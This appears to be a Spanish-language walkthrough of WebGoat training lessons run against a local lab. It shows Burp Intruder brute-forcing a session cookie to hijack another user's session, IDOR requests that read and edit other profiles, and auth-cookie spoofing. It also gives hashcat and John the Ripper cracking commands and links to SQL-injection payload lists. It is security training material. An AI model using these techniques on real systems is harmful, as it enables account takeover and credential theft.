
Al observar varias cookies, se puede notar que el número secuencial "salta" en algunos valores, indicando que **otro usuario** (o el sistema) ha ocupado esa sesión. **El objetivo es calcular el valor que quedó "en medio" para secuestrar esa sesión.**




Así que ahora interceptamos el intento de login y vemos el **hijack_cookie** por lo que lo enviamos al intruder.



Copiamos la cookie y la pegamos en el intruder, pero esta es la **6** no la **7** que queremos encontrar así que la configuraremos.



Cambiamos el **6** por el **7**, en los últimos números **del TIMESTAMP (32)** los agregamos con “add” para iterar entre los números **32** y **69**, esto se hace para encontrar el tiempo exacto entre estos 2 números y así obtener la cookie (hijack_cookie) correcta de otro usuario.



Iniciamos el ataque luego de la configuración anterior, y para este caso vemos que el numero (payload) 32 funciona para la cookie que buscamos, se puede ver la respuesta del servidor.

3. Intruder attack of http://127.0.0.1:8080

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
30	01	200	9			392	
33	64	200	45			395	
34	65	200	30			395	
37	68	200	33			395	
1	32	200	8			406	
0		500	21			21589	
4	35	500	20			21589	
5	36	500	14			21589	
10	41	500	56			21589	
12	43	500	82			21589	
14	45	500	65			21589	
19	50	500	81			21589	
21	52	500	66			21589	

Request Response

Pretty Raw Hex Reqler

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 251
4 Date: Wed, 18 Sep 2026 02:35:09 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7
8 {
9   "assignment": "HijackSession/assignment",
10  "attemptHijackSession": true,
11  "feedback": "Congratulations. You have successfully completed the assignment.",
12  "feedbackArgs": null,
13  "lessonCompleted": true,
14  "output": null,
15  "outputArgs": null
16 }
```

Vemos la cookie completa en la request.

34 65 200 30 395

37 68 200 33 395

1 32 200 8 406

0 500 21 21589

4 35 500 20 21589

5 36 500 14 21589

10 41 500 56 21589

12 43 500 82 21589

14 45 500 65 21589

19 50 500 81 21589

21 52 500 66 21589

Request Response

Pretty Raw Hex

```
1 POST /WebGoat/HijackSession/login HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 36
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
13 Cookie: JSESSIONID=5E79E0644EDC2D620B7C9FA0B114F5F6; hijack_cookie=6664293233637329447-1789525404832
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 username=atacante&password=passwd123
```

Esta cookie la pegaríamos en el navegador en la parte de desarrollador en Storage, hijack_cookie: AQUÍ, recargamos la página y estaríamos en la session del otro usuario.

(Referencias directas a objetos inseguras - Insecure Direct Object References)

Autentica primero, abusa de la autorización después.

Muchos problemas de control de acceso son vulnerables a ataques de usuarios autenticados, pero no autorizados. Por lo tanto, comencemos por autenticarnos legítimamente. Luego, buscaremos maneras de eludir o abusar de la autorización.

El nombre de usuario y la contraseña de la cuenta en este caso son 'tom' y 'cat' (Es una aplicación insegura, ¿verdad?).

Observación de diferencias y comportamientos 1

- Primero se hace login.

A login form with a checkbox (checked), a text input for 'user/pass user: tom', a text input for 'pass: cat', and a 'Submit' button. Below the inputs is a message: 'You are now logged in as tom. Please proceed.'

Tras autenticarse, pase a la siguiente pantalla.

- Interceptamos el botón “ver perfil” y vemos la respuesta del servidor con campos que no se ven en la página, es decir que estaban ocultos.

The screenshot shows a web application interface on the left and its network traffic in a browser's developer tools on the right. The interface has a 'Ver perfil' button highlighted with a red box. Below it, the profile information is displayed: 'name: Tom Cat', 'color: yellow', and 'size: small'. The network traffic shows a request to '/webGoat/IDOR/profile' and a response with a JSON body: {'role': 'B', 'color': 'yellow', 'size': 'small', 'name': 'Tom Cat', 'userId': '2342384'}. The 'role' field is highlighted with a red box in the response.

Jugando con los patrones 2

Ver otro perfil / IDOR

Vea el perfil de otra persona utilizando la ruta alternativa que ya utilizó para ver su propio perfil. Utilice el botón **"Ver perfil"**. he interceptar/modificar la solicitud para ver otro perfil. Alternativamente, también puede usar una solicitud GET manual con tu navegador.

The screenshot shows a web application interface on the left and a network request in Burp Suite on the right. The web application has a button labeled "Ver perfil" (View profile) which is highlighted with a red box. The network request in Burp Suite shows a GET request to the URL `http://127.0.0.1:8080/WebGoat/IDOR/profile/70`. A red arrow points from the "Ver perfil" button to the URL, indicating the request being intercepted. The response in Burp Suite shows a JSON object with the following fields: `assignment`, `attemptWasMade`, `feedback`, `feedbackArgs`, `lessonCompleted`, `output`, and `outputArgs`.

The screenshot shows the "Sniper attack" configuration window in Burp Suite. The "Target" field is set to `http://127.0.0.1:8080`. The "Payloads" section is expanded, showing the "Brute forcer" payload type. The "Character set" is set to `0123456789`, and the "Min length" and "Max length" are both set to 3. A red arrow points from the "Brute forcer" payload type to the "Character set" field.

The screenshot shows the "Request" and "Response" tabs in Burp Suite. The "Request" tab shows a GET request to the URL `http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388`. The "Response" tab shows a JSON object with the following fields: `assignment`, `attemptWasMade`, `feedback`, `feedbackArgs`, `lessonCompleted`, `output`, and `outputArgs`. A red arrow points from the "Brute forcer" payload type in the previous screenshot to the "Request" tab, indicating the request being intercepted.

Editar otro perfil. 3

Obtenemos el **formato json en la respuesta** y lo guardamos (para armar el PUT).

Request		Response				
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /WebGoat/IDOR/profile HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Connection: keep-alive 10 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante 11 Cookie: JSESSIONID=6E09A1D7B6DCBAF273F9199506B433F8; hijack_cookie=5664293239637329234-1789524378707 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Priority: u=0</pre>		<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Content-Length: 104 4 Date: Thu, 17 Sep 2026 03:31:11 GMT 5 Keep-Alive: timeout=60 6 Connection: keep-alive 7 8 { 9 "role":3, 10 "color":"yellow", 11 "size":"small", 12 "name":"Tom Cat", 13 "userId":"2342384" 14 }</pre>				


Anteriormente obtuvimos el ID de otro usuario (userId=2342388).

Request	Response		
Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Content-Length: 293 4 Date: Thu, 17 Sep 2026 03:45:30 GMT 5 Keep-Alive: timeout=60 6 Connection: keep-alive 7 8 { 9 "assignment":"IDORViewOtherProfile", 10 "attemptWasMade":true, 11 "feedback":"Well done, you found someone else's profile", 12 "feedbackArgs":null, 13 "lessonCompleted":true, 14 "output":{"role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388"}, 15 "outputArgs":null 16 }</pre>			

Con el método GET vemos la información de otro usuario (**Color marrón o Brown**):

Request		Response				
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /WebGoat/IDOR/profile 2342388 HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Connection: keep-alive 10 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante 11 Cookie: JSESSIONID=6E09A1D7B6DCBAF273F9199506B433F8; hijack_cookie=5664293239637329234-1789524378707 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Priority: u=0 16 Content-Length: 107</pre>		<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Content-Length: 293 4 Date: Thu, 17 Sep 2026 04:15:35 GMT 5 Keep-Alive: timeout=60 6 Connection: keep-alive 7 8 { 9 "assignment":"IDORViewOtherProfile", 10 "attemptWasMade":true, 11 "feedback":"Well done, you found someone else's profile", 12 "feedbackArgs":null, 13 "lessonCompleted":true, 14 "output":{"role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388"}, 15 "outputArgs":null 16 }</pre>				

Ahora cambiamos el método **GET** por **PUT**, **agregamos el cuerpo json “fila 9 al 14”** (Content-Type: application/json;) cambiamos el color a **azul o blue** y el nombre, a pesar de que no cambio el nombre vemos que, si cambio el color, logrando así la modificación de la información de otro usuario.




(Suplantación de una cookie de autenticación - Spoofing an Authentication Cookie)

Intentar eludir el mecanismo de autenticación falsificando una cookie de autenticación.

- Cuando se recibe una cookie de autenticación válida, el sistema inicia sesión automáticamente con el usuario.
- Si no se envía una cookie, pero las credenciales proporcionadas son correctas, el sistema generará una cookie de autenticación.


nombre de usuario	contraseña
webgoat	webgoat

- Interceptamos el botón de “Access” del login con credenciales correctas o validas.
- Tomamos el valor de “**spoof_auth=**”.




Descargamos la herramienta: <https://github.com/Anonimo501/cookie-decoder-base64.git>

- **La ejecutamos con:** `python3 cookie-base64-decoder-and-encoder.py`
- Ingresamos el valor de “**spooof_auth=**” en la herramienta.
- Modificaremos el contenido de la cookie
- Y obtendremos la cookie modificada en base64 lista para usar.



Reemplazamos el valor anterior de “**spooof_auth=**” por el valor nuevo que generamos con la herramienta anterior y enviamos la **request** nuevamente.



(A2) Fallos criptográficos - Cryptographic Failures

Exposición de bases de datos sensibles:

- Hay servidores dedicados tales como **MYSQL** o **MARIADB**, sin embargo, las bases de datos también se pueden almacenar como archivos, estas DBs se conocen como **DBs** de “**Archivo plano**”.
- El formato más común de DBs de Archivo plano es una DBs “**sqlite**”, se puede interactuar con ellas en la mayoría de los lenguajes de programación y tienen un cliente dedicado para consultarlos en la línea de comandos, este cliente (Programa) se llama (**sqlite3**) (**Para consulta GUI en windows es DB Browser**), y viene instalado por defecto en Parrot OS.

Supongamos que obtenemos el archivo de base de datos (example.db)

- Comandos: Sqlite3

sqlite3 example.db	Conectamos con la DB
.help	Ver la ayuda
.tables	Ver las tablas de la db
PRAGMA table_info(users);	Ver información de la tabla (users)
SELECT * FROM users;	Volcar la información de la tabla (users)

Cracking de HASH:

- Crackstation.net <https://crackstation.net>

Hashcat:

hashcat -m 100 -a 0 hash.txt rockyou.txt

https://hashcat.net/wiki/doku.php?id=example_hashes

John the Ripper

- john -w=rockyou.txt hash.txt
- john --format=bcrypt hash.txt -w /usr/share/wordlists/rockyou.txt

CYBERCHEF: <https://gchq.github.io/CyberChef/>

Interceptando login con campos vacíos:

Interceptamos aquí el login con burpsuite



Encontramos que existen credenciales y no hemos ingresado ninguna:

```
{
  "username": "CaptainJack",
  "password": "BlackPearl"
}
```

Autenticación básica

Las aplicaciones web a veces utilizan la autenticación básica, que emplea la codificación base64. Por lo tanto, es importante usar como mínimo el protocolo TLS (o HTTPS) para proteger la contraseña y el nombre de usuario que se envían al servidor.

Ejemplo de una mala configuración o configuración básica:

Autorización: Básica YXRhY2FudGU6MTIzNDU2

Podríamos decodificar con el comando:

```
echo "YXRhY2FudGU6MTIzNDU2" | base64 -d
```

```
(root@kali)-[/home/kali/tools/cookie-decoder]
# echo "YXRhY2FudGU6MTIzNDU2" | base64 -d
atacante:123456
```

Ahora supongamos que ha interceptado el siguiente encabezado:
Autorización: Básica YXRhY2FudGU6MTIzNDU2

¿Cuál era entonces el nombre de usuario? atacante ¿Y cuál era la contraseña? 123456

Congratulations. That was easy, right?

Otra codificación – {XOR}

También se utilizan otras codificaciones.

Codificación URL

La codificación URL se utiliza mucho al enviar datos de formularios y parámetros de solicitud al servidor. Dado que no se permiten espacios en una URL, estos se reemplazan por %20. Se realizan reemplazos similares para otros caracteres.

Codificación HTML

La codificación HTML garantiza que el texto se muestre tal cual en el navegador y que este no lo interprete como HTML.

UUEncode

La codificación Unix-2-Unix se ha utilizado para enviar archivos adjuntos por correo electrónico.

Codificación XOR

En ocasiones, la codificación se utiliza como una primera y sencilla técnica de ofuscación para almacenar contraseñas. IBM WebSphere Application Server, por ejemplo, utiliza una implementación específica de la codificación XOR para almacenar contraseñas en archivos de configuración. IBM recomienda proteger el acceso a estos archivos y reemplazar la codificación XOR predeterminada por un cifrado personalizado. Sin embargo, si no se siguen estas recomendaciones, la configuración predeterminada puede convertirse en una vulnerabilidad.

Problema:

Supongamos que encuentras la contraseña de la base de datos codificada como {xor}Oz4rPj0+LDovPiwsKDatOw==

¿Cuál sería la contraseña real?

Descargamos la siguiente herramienta para decodificar de forma rápida y fácil:

<https://github.com/Anonimo501/xor-decode/tree/main>

Ejecutamos: python3 xor-decode.py

```
[root@kali:~/home/kali/tools/cookie-decoder]
python3 xor-decode.py

XOR DECODER - {xor}
Base64 + XOR 0x5F Decoder

Herramienta educativa para decodificar valores con formato {xor}.
Escriba 'exit' o 'quit' para salir.
Escriba 'help' para mostrar la ayuda.

[-] Introduzca el valor {xor} :
{xor}0z4rPj0+LDovPiwsKDAtoW==

INICIANDO DECODIFICACIÓN

[- PASO 1 ] Valor recibido
El usuario proporciona el valor que contiene el prefijo {xor} y la cadena codificada.
Entrada : {xor}0z4rPj0+LDovPiwsKDAtoW==

[- PASO 2 ] Eliminar el prefijo {xor}
El prefijo {xor} identifica el formato utilizado. Se elimina para trabajar con la cadena Base64.
Antes : {xor}0z4rPj0+LDovPiwsKDAtoW==
Después : 0z4rPj0+LDovPiwsKDAtoW==

[- PASO 3 ] Decodificar Base64
La cadena restante se decodifica utilizando Base64. El resultado todavía NO es la contraseña.
Base64 : 0z4rPj0+LDovPiwsKDAtoW==
Bytes : b'>=>=>,;/>.,(0-j'
Hexadecimal : 3b3e2b3e3d3e2c3a2f3e2c2c28302d3b

[- PASO 4 ] Aplicar XOR
Cada byte obtenido anteriormente se combina mediante XOR utilizando la clave 0x5F.
Clave XOR : 0x5F
Entrada : 3b3e2b3e3d3e2c3a2f3e2c2c28302d3b
Resultado : 646174616261736570617373776f7264

[- PASO 5 ] Convertir a texto plano
Los bytes resultantes del XOR se interpretan como texto UTF-8.
Texto plano : databasepassword

DECODIFICACIÓN COMPLETADA

Texto plano : databasepassword
```

Como vemos la respuesta a la pregunta es:

- **Texto plano:** databasepassword

Salted hash - Hash salado

Obviamente, las contraseñas en texto plano no deben almacenarse en una base de datos. Lo mismo ocurre con los hashes en texto plano. La guía rápida de OWASP sobre almacenamiento de contraseñas explica qué se debe utilizar cuando es necesario almacenar de forma segura información relacionada con contraseñas.

Asignación

Ahora veamos si puedes encontrar qué contraseñas coinciden con qué hashes simples (**sin sal**).

¿A qué contraseña pertenece este hash?

- 5F4DCC3B5AA765D61D8327DEB882CF99
- 5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8

Podemos resolver esto simplemente haciendo la consulta en <https://crackstation.net/>.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5F4DCC3B5AA765D61D8327DEB882CF99
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8

☐ I'm not a robot 

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

hashes: 2	cracked: 2	partial: 0	not found: 0	invalid: 0
Hash	Type	Result		
5F4DCC3B5AA765D61D8327DEB882CF99	md5	password		
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8	sha256	password		

Color Codes: Green Exact match, Yellow Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red Not found.

Como podemos ver es la misma contraseña solo que con type distinto.

es un ataque de **Rainbow Tables**. Es la razón principal por la que nunca debes usar contraseñas comunes como "password", "123456" o "qwerty", ya que sus hashes están en todas las listas de crackeo del mundo. Para defenderse de esto, se utiliza el "**salting**" (añadir caracteres aleatorios a la contraseña antes de hashearla), lo que hace que las Rainbow Tables sean inútiles porque cada hash es único.

¿Qué es una Rainbow Table?

Es una **tabla de búsqueda precalculada**. Imagina un diccionario gigante donde en lugar de buscar palabras para saber su significado, buscas el hash (el código encriptado) para saber cuál era la *contraseña* original.

¿En qué consiste el ataque?

1. **El problema:** Romper una contraseña por "fuerza bruta" (probando millones de combinaciones una por una) tarda muchísimo tiempo.
2. **La preparación:** El atacante invierte tiempo *una sola vez* en calcular los hashes de millones de contraseñas comunes y los guarda en un archivo enorme (la Rainbow Table).
3. **El ataque:** Cuando el atacante roba un hash (por ejemplo, de una base de datos filtrada), **no lo calcula**, simplemente lo **busca** en su tabla. Si está ahí, obtiene la contraseña en segundos.

En resumen: Es un ataque de **intercambio de tiempo por espacio**. Sacrificas mucho espacio en disco para guardar la tabla, pero a cambio obtienes la capacidad de romper contraseñas casi instantáneamente.

Desde linux

Descargamos la tabla de crackstation a nuestro linux local.

- Descomprimos él .gz descargado.
- Guardamos el hash "5F4DCC3B5AA765D61D8327DEB882CF99" en hash.txt

wget https://crackstation.net/files/crackstation-human-only.txt.gz
gunzip crackstation-human-only.txt.gz
hashcat -m 0 hash.txt crackstation-human-only.txt

```
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

5f4dcc3b5aa765d61d8327deb882cf99:password

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Thu Sep 17 15:07:59 2026 (14 secs)
Time.Estimated...: Thu Sep 17 15:08:13 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (crackstation-human-only.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3442.8 kH/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 46471168/63941069 (72.68%)
Rejected.....: 0/46471168 (0.00%)
```

(A3) Inyección - Injection

¡IMPORTANTE!

Debemos tener en cuenta que existen muchos tipos de inyección de comandos y estos se pueden dar casi en cualquier lugar donde un usuario pueda ingresar información, algunos lenguajes de inyección podrían ser:

- SQLi
- NoSQL
- XSS
- XXE
- LFI
- SSTI
- Inyección de comandos de sistema
- ETC

Como decía este tipo de inyección se puede dar en los campos de texto como el login, registro de un usuario, barra de búsqueda, métodos GET y POST, cambiando los valores de los headers, cookies, hasta pestañas con opción de selección y mucho más, a continuación, un ejemplo del cambio de valor en los headers:

- El header son los que están antes de los dos puntos (:) y los valores son los que están después de los dos puntos, como vemos, tenemos muchos valores donde podemos intentar inyectar código malicioso.

```
1 POST /WebGoat/InsecureLogin/task HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

Si se desea ver inyección SQL en profundidad y manualmente recomiendo ver este video:

<https://www.youtube.com/watch?v=sXhOqFVSJ4M&t=2728s>

Si desea aprender SQLMAP para ataques automatizados recomiendo el módulo SQLMAP de Hack The Bos (HTB):

<https://academy.hackthebox.com/app/module/58>

Repositorio de diccionarios SQLi

<https://github.com/Anonimo501/sql-injection-payload-list>

Ejemplo:

userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Contabilidad	\$46.000	P45JSI
89762	Tobi	Barnett	Desarrollo	\$77.000	TA9LL1
96134	Bob	Franco	Marketing	\$83.700	LO9S2V
34477	Abrahán	Holman	Desarrollo	\$50.000	UU2ALK
37648	John	Herrero	Marketing	\$64.350	3SL99A

- Intenta recuperar el departamento del empleado Bob Franco. Tenga en cuenta que se le han otorgado privilegios de administrador completos en esta tarea y puede acceder a todos los datos sin autenticación.

```
